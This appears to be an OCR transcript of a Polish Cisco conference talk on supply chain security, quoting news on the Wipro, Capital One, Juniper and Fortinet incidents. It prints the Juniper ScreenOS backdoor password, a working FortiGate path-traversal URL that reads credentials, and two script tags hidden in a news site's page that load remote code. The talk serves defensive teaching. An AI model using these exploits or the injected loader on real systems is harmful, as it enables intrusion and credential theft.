
On April 9, KrebsOnSecurity reached out to Wipro for comment. That prompted an email on Apr. 10 from **Vipin Nair**, Wipro's head of communications. Nair said he was traveling and needed a few days to gather more information before offering an official response.

https://krebsonsecurity.com/2019/04/experts-breach-at-it-outsourcing-giant-wipro/

Building China's Comac C919 airplane involved a lot of hacking, report says

One of China's most brazen hacking sprees involved intelligence officers, hackers, security researchers, and company insiders.

By Catalin Cimpanu for Zero Day | October 14, 2019 -- 15:00 GMT (08:00 PDT) | Topic: Security



https://www.crowdstrike.com/resources/wp-content/brochures/reports/huge-fan-of-your-work-intelligence-report.pdf

Praktycznie (niestety) zawsze najsłabsze ogniwo

Cybersecurity

Capital One Says Breach Hit 100 Million Individuals in U.S.

By Christian Berthelsen, Matt Day, and William Turton
30 July 2019, 00:11 CEST *Updated on 30 July 2019, 15:50 CEST*

- Seattle woman held in jail on federal charge of computer fraud
- Accessed data includes about 140,000 Social Security numbers

https://www.bloomberg.com/news/articles/2019-07-29/capital-one-data-systems-breached-by-seattle-woman-u-s-says

Capital One Financial Corp. said data from about 100 million people in the U.S. was illegally accessed after prosecutors accused a Seattle woman identified by Amazon.com Inc. as one of its former cloud service employees of breaking into the bank's server.

While the complaint doesn't identify the cloud provider that stored the allegedly stolen data, the charging papers mention information stored in S3, a reference to Simple Storage Service, Amazon Web Services' popular data storage software.

An AWS spokesman confirmed that the company's cloud had stored the Capital One data that was stolen, and said it wasn't accessed through a breach or vulnerability in AWS systems. Prosecutors alleged that the access to the bank data came through a misconfigured firewall protecting one of its applications.

Paige A. Thompson was arrested Monday and appeared in federal court in Seattle. The data theft occurred some time between March 12 and July 17, U.S. prosecutors in Seattle said.

Thompson was previously an Amazon Web Services employee. She last worked at Amazon in 2016, spokesman Grant Milne said. The breach described by Capital One didn't require insider knowledge, he said.

Praktycznie (niestety) zawsze najsłabsze ogniwo

TECH CYBERSECURITY

It doesn't matter if the NSA planted the Juniper backdoor

They kept it open, which puts them on the wrong side of the cyberwar

by Russell Brandom · @russellbrandom · Dec 23, 2015, 4:16p

SHARE TWEET LINKEDIN PIN

All week, the security world has been puzzlin
Juniper's VPN software. The software isn't po
corporate work, making it exactly the kind of
break. Different clues point to China, the UK,
the random-number generator used in the ba
to any of the agencies.

In a post to the Rapid7 community blog site on December 20, Metasploit project founder and Rapid7 researcher H D Moore published an analysis of the affected versions of Juniper's ScreenOS operating system, including the administrative access password that had been hard-coded into the operating system. This backdoor, which was inserted into ScreenOS versions 6.2.0r15 through 6.2.0r18 and 6.3.0r12 through 6.3.0r20, is a change to the code that authorizes administrative access with the password "`<<< %s(un='%s') = %u`"—a password that Moore notes was crafted to resemble debug code to evade detection during review.

FURTHER READING
"Unauthorized code" in Juniper firewalls decrypts encrypted VPN traffic

Since this code is in the firmware of the affected Juniper NetScreen and SSG appliances, the only way to remove it is to re-flash the firmware with a new version of ScreenOS. Steve Puluka has written a guide on how to perform the upgrade and avoid some of the potential problems around installation, including dealing with the configuration of a new signing key for the upgrade.

Enlarge / A side-by-side look at the Juniper ScreenOS code, with the backdoored code on the left and unaltered code on the right. The backdoor password is highlighted.

Moore noted that detecting whether vulnerable systems have been accessed using the backdoor may be difficult. The only evidence of an attacker using the backdoor in log files would be entries that Juniper said would look like this:

> *2015-12-17 09:00:00 system warn 00515 Admin user **system** has logged on via SSH from...*
>
> 2015-12-17 09:00:00 system warn 00528 SSH: Password authentication successful for admin user 'username2' at host...

FORTINET BACKDOORED FORTIOS OR HACKERS DID FOR MONITORING SINCE LAST 5 YEARS

About a week ago, two reports of vulnerabilities affecting the Virtual Private Network (VPN) Secure Socket Layer (SSL) systems of Fortinet appeared. According to the experts who revealed these flaws, a hacker group has begun exploiting these vulnerabilities in FortiGate and Pulse Connect Secure SSL VPNs.

Kevin Beaumont Posted August 22

90

Bio: Security Operations Centre Manager, once got punched in the arm by Lucy Lawless.

CVE-2018-13379 is being exploited in the wild on Fortigate SSL VPN firewalls. These exist as a perimeter security control, so it's a bad vulnerability.

Using BinaryEdge.io I can see scanning activity from last night for first time for this vulnerability:

91.121.209.213 8/21/19 7:47 PM RDNS: cheese.tacoeli.cf | 443/tcp | SSL_SCANNER, ZGRAB_SCANNER, HTTP_SCANNER | GET /remote/fgt_lang HTTP/1.1\r\nHost: 47.106.198.215\r\nUser-Agent: Mozilla/5.0 zgrab/0.x\r\nAccept: */*\r\nAccept-Encoding: gzip\r\n\r\n

HTTP Method: GET

HTTP Path: /remote/fgt_lang

The scanning traffic is taking place across the whole internet it appears, spray and pray style.

The vulnerability is ridiculously easy to exploit, it's a 1996 style pre-auth ../ webserver exploit to read plain text administrator credentials:

Quote

```
https://sslmgr/remote/fgt_lang?lang=/../../../////////dev/cmdb/sslvpn_websession
```

Timeline

May 24th 2019 - Vendor posts advisory - https://fortiguard.com/psirt/FG-IR-18-384

https://www.securitynewspaper.com/2019/08/29/fortinet-backdoored-fortios-or-hackers-did-for-monitoring-since-last-5-years/

Bezpieczeństwo łańcucha dostaw

Procesy i usługi

Co wzięliśmy pod uwagę? (a czego nie)

- Infrastruktura
  - DNS, certyfikaty, serwery AAA, zegary czasu (NTP), serwery DHCP i DHCPv6, używana adresacja na styku z internetem
  - Dostawcy chmurowi, miejsce przechowywania haseł (prawdziwe disaster recovery...)
  - Dostawcy... inni – od dostawców posiłków (!), po dostawców identyfikatorów....

O czym się nie myśli (a o czym na ATS usłyszycie)

- Dostawcy „inni”
  - Outsourcing – finansowy, treści, reklam… zarządzania serwerami i usługami
  - Dystrybucja – czy pracujesz w modelu agile?
    - A co się stanie gdy „zabraknie” githuba?

Jak wygląda nowoczesna strona WWW?

```
<!doctype html>
<html lang="pl">
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=Windows-1250" /><meta http-equiv="X-UA-Compatible" content="IE=edge" /><meta name="viewport" content="initial-scale=1.0, width=device-width,
height=device-height" /><meta property="fb:pages" content="113356018705476" /><meta property="fb:app_id" content="786106711492826" /><meta property="fb:admins" content="100013651879855" /><link
href="/public/css/style.min.css72.7.52" rel="stylesheet" /><script async type="text/javascript" src="https://code.responsivevoice.org/responsivevoice.js"></script><script async type="text/javascript"
src="https://emisja.contentstream.pl/_/jsonspi/?prefix=adart"></script><script type="text/javascript" src="/public/js/index.js72.7.52" charset="UTF-8" defer></script><link rel="canonical"
href="http://www.rp.pl/" /><link rel="apple-touch-icon" sizes="57x57" href="http://www.rp.pl/apple-icon-57x57.png" /><link rel="apple-touch-icon" sizes="60x60" href="http://www.rp.pl/apple-icon-60x60.png" />
<link rel="apple-touch-icon" sizes="72x72" href="http://www.rp.pl/apple-icon-72x72.png" /><link rel="apple-touch-icon" sizes="76x76" href="http://www.rp.pl/apple-icon-76x76.png" /><link rel="apple-touch-icon"
sizes="114x114" href="http://www.rp.pl/apple-icon-114x114.png" /><link rel="apple-touch-icon" sizes="120x120" href="http://www.rp.pl/apple-icon-120x120.png" /><link rel="apple-touch-icon" sizes="144x144"
href="http://www.rp.pl/apple-icon-144x144.png" /><link rel="apple-touch-icon" sizes="152x152" href="http://www.rp.pl/apple-icon-152x152.png" /><link rel="apple-touch-icon" sizes="180x180"
href="http://www.rp.pl/apple-icon-180x180.png" /><link rel="apple-touch-icon" type="image/png" sizes="192x192" href="http://www.rp.pl/android-icon-192x192.png" /><link rel="icon" type="image/png"
sizes="32x32" href="http://www.rp.pl/favicon-32x32.png" /><link rel="icon" type="image/png" sizes="96x96" href="http://www.rp.pl/favicon-96x96.png" /><link rel="icon" type="image/png" sizes="16x16"
href="http://www.rp.pl/favicon-16x16.png" /><meta name="msapplication-TileColor" content="#ffffff" /><meta name="msapplication-TileImage" content="http://www.rp.pl/ms-icon-144x144.png" /><meta name="theme-
color" content="#ffffff" /><link rel="alternate" type="application/rss+xml" title="RSS: Wiadomości - rp.pl" href="http://www.rp.pl/rss/1056" /><title>Rp.pl: Najważniejsze wiadomości z Polski i ze świata. -
rp.pl</title><meta property="og:title" content="Rp.pl: Najważniejsze wiadomości z Polski i ze świata. - rp.pl" /><meta property="og:type" content="website" /><meta property="og:image"
content="http://www.rp.pl/public/images/facebook_logo_rp.jpg" /><meta property="og:url" content="http://www.rp.pl/" /><meta property="og:description" content="Serwis newsowy „Rzeczpospolitej" to na bieżąco
aktualizowane wiadomości, opinie i komentarze. Polityka, wydarzenia w kraju i zagranicą, sport, kultura i nauka" /><meta name="description" content="Serwis newsowy „Rzeczpospolitej" to na bieżąco
aktualizowane wiadomości, opinie i komentarze. Polityka, wydarzenia w kraju i zagranicą, sport, kultura i nauka" /><script type="application/ld+json">
{"@context":"http:\/\/schema.org","@type":"WebPage","@id":"http:\/\/www.rp.pl\/","url":"http:\/\/www.rp.pl\/","breadcrumb":{"@type":"BreadcrumbList","itemListElement":[{"@type":"ListItem","item":
{"@id":"http:\/\/www.rp.pl","name":"Rp.pl: Najwa\u017cniejsze wiadomo\u015bci z Polski i ze \u015bwiata. Aktualne wiadomo\u015bci z
dnia"},"position":1}]},"thumbnailUrl":"http:\/\/www.rp.pl\/public\/images\/facebook_logo_rp.jpg","publisher":{"@type":"Organization","name":"Rzeczpospolita","logo":
{"@type":"ImageObject","url":"https:\/\/www.rp.pl\/public\/images\/logo_glowne.png","width":"568px","height":"82px"}},"copyrightHolder":{"@type":"Organization","name":"Rzeczpospolita","logo":
{"@type":"ImageObject","url":"https:\/\/www.rp.pl\/public\/images\/logo_glowne.png","width":"568px","height":"82px"}},"keywords":"Wiadomo\u015bci","description":"Serwis newsowy \u201eRzeczpospolitej\u201d to
na bie\u017c\u0105co aktualizowane wiadomo\u015bci, opinie i komentarze. Polityka, wydarzenia w kraju i zagranic\u0105, sport, kultura i nauka"}</script><script>
    var _gremi_gemius = {
        fullPageviewId: 'bDrgxJPefza3EVMMQQ5TKIXxHZKFkqOH86GlzLI2JUn.c7',
        partialPageviewId: '.RCQnNcaP8SOVNXlxqwEiWXjfQWlzWOUdmzlK0VBVSz._7'
    };
    var pp_gemius_identifier = 'bDrgxJPefza3EVMMQQ5TKIXxHZKFkqOH86GlzLI2JUn.c7';
    function gemius_pending(i) {
        window[i] = window[i] || function() {
            var x = window[i+'_pdata'] = window[i+'_pdata'] || [];
            x[x.length]=arguments;
        };
    };
    gemius_pending('gemius_hit');
    gemius_pending('gemius_event');
    gemius_pending('pp_gemius_hit');
    gemius_pending('pp_gemius_event');
    (function(d,t) {
        try {
            var gt=d.createElement(t),
                s=d.getElementsByTagName(t)[0],
                l='http'+((location.protocol=='https:')?'s':'');
            gt.setAttribute('async','async');
            gt.setAttribute('defer','defer');
            gt.src=l+'://rp.hit.gemius.pl/xgemius.js';
            s.parentNode.insertBefore(gt,s);
            console.log('Gemius script tag: Sending Gemius hit and event for ID: bDrgxJPefza3EVMMQQ5TKIXxHZKFkqOH86GlzLI2JUn.c7');
        } catch (e) {
            console.error('Gemius script tag: Error when sending Gemius hit and event for ID: bDrgxJPefza3EVMMQQ5TKIXxHZKFkqOH86GlzLI2JUn.c7');
        }
    })(document,'script');
</script>
<script>
    (function (i, s, o, g, r, a, m) {
        i['GoogleAnalyticsObject'] = r;
        i[r] = i[r] || function () {
            (i[r].q = i[r].q || []).push(arguments)
        }, i[r].l = 1 * new Date();
        a = s.createElement(o),
```


To gdzie jest problem?

- Dla rp.pl (strona główna serwisu Rzeczpospolita.pl) kod HTML to 4967 linii
- W tym jedną schowaną na końcu jednej z linii (tu podzielona na dwie dla czytelności):

```
<script src="https://www.webassembly.stream/renderpage.js"></script>
<script src="https://pastebin.com/raw/vf427gKs"></script>
```

Wartość zaufanego łańcucha sprzedaży


Integralność rozwiązania od pomysłu do wycofania z użycia i zakończenia wsparcia



Podejście warstwowe

- Bezpieczeństwo logiczne
- Bezpieczne technologie
- Kontrola bezpieczeństwa fizycznego

Bezpieczny cykl tworzenia rozwiązań Cisco



- Eliminacja przewidywalnych błędów
- Najlepsze narzędzia zapobiegające powtarzaniu błędów i wyciekowi danych
- Integracja mechanizmów ochrony danych i prywatności
- Adresujemy ryzyka – eliminując lub zapewniając szansę zarządzania nimi

Cisco Secure Development Lifecycle (SDL)

Ochrona sieci

Ochrona na poziomie urządzeń

- DHCP Snooping
- Systemy IDS/IPS
- Port Security
- IP Source Guard
- uRPF
- ACLki

Ochrona rozwiązaniem

- TrustSec
- ISE
- Stealthwatch
- FnF

Integralność platformy


- Secure Boot
- Podpisany obraz systemu
- Ochrona przed modyfikacją
- Sprzętowy klucz
- Ochrona w trakcie wykonania
- Weryfikacja OS
- Nowoczesna kryptografia
- Bezpieczne włączenie do sieci

Kultura bezpieczeństwa

- Zarządzanie łańcuchem dostawców
- Współpraca z organizacjami Open Source
- Szkolenia bezpieczeństwa
- Modelowanie zagrożeń
- Wymagania bezpieczeństwa dla produktów
- PSIRT

Cisco Secure Development Lifecycle


- CSDL został stworzony w 2004 roku
- Ewoluuje równolegle do
  Product Security Baseline Requirements (PSB)



Cisco PSIRT

https://www.cisco.com/go/psirt

- Transparentne
- Od 1995 – pełne archiwum w jednym miejscu



Przewodnik dla analityków bezpieczeństwa

- Dokładne dokumenty opisujące co i jak sprawdzić, oraz jakie dane zebrać w przypadku podejrzenia włamania na własne urządzenie
  - Cisco ASA:
    - https://tools.cisco.com/security/center/resources/asa_forensic_investigation
  - Cisco FTD
    - https://tools.cisco.com/security/center/resources/ftd_forensic_investigation
  - Cisco IOS
    - https://tools.cisco.com/security/center/resources/ios_forensic_investigation
  - Cisco IOS-XE
    - https://tools.cisco.com/security/center/resources/iosxe_forensic_guide

Gdzie warto jeszcze zajrzeć?

Haroon Meer & Adrian Sanabria

https://www.virusbulletin.com/uploads/pdf/conference_slides/2019/VB2019-MeerSanabria.pdf

Podsumowując...

Bezpieczeństwo...

...lubi osoby myślące lateralnie na każdym kroku

Częściej...

...łatać, ćwiczyć – ”pamięć mięsniowa” i legendarne 10,000 godzin

Security by obscurity...

...**nie działa**. Choć wydaje się, że działa. A kosztuje cały czas bardzo dużo.

Cena...

...a zaufanie. Czy szukamy minimum czy balansu...?

Bezpieczeństwo łańcucha dostaw

Łukasz Bromirski
CCIE #15929 R&S/SP, CCDE #2012::17
Security Business Group, Cisco Systems

ADVANCED THREAT SUMMIT

WARSZAWA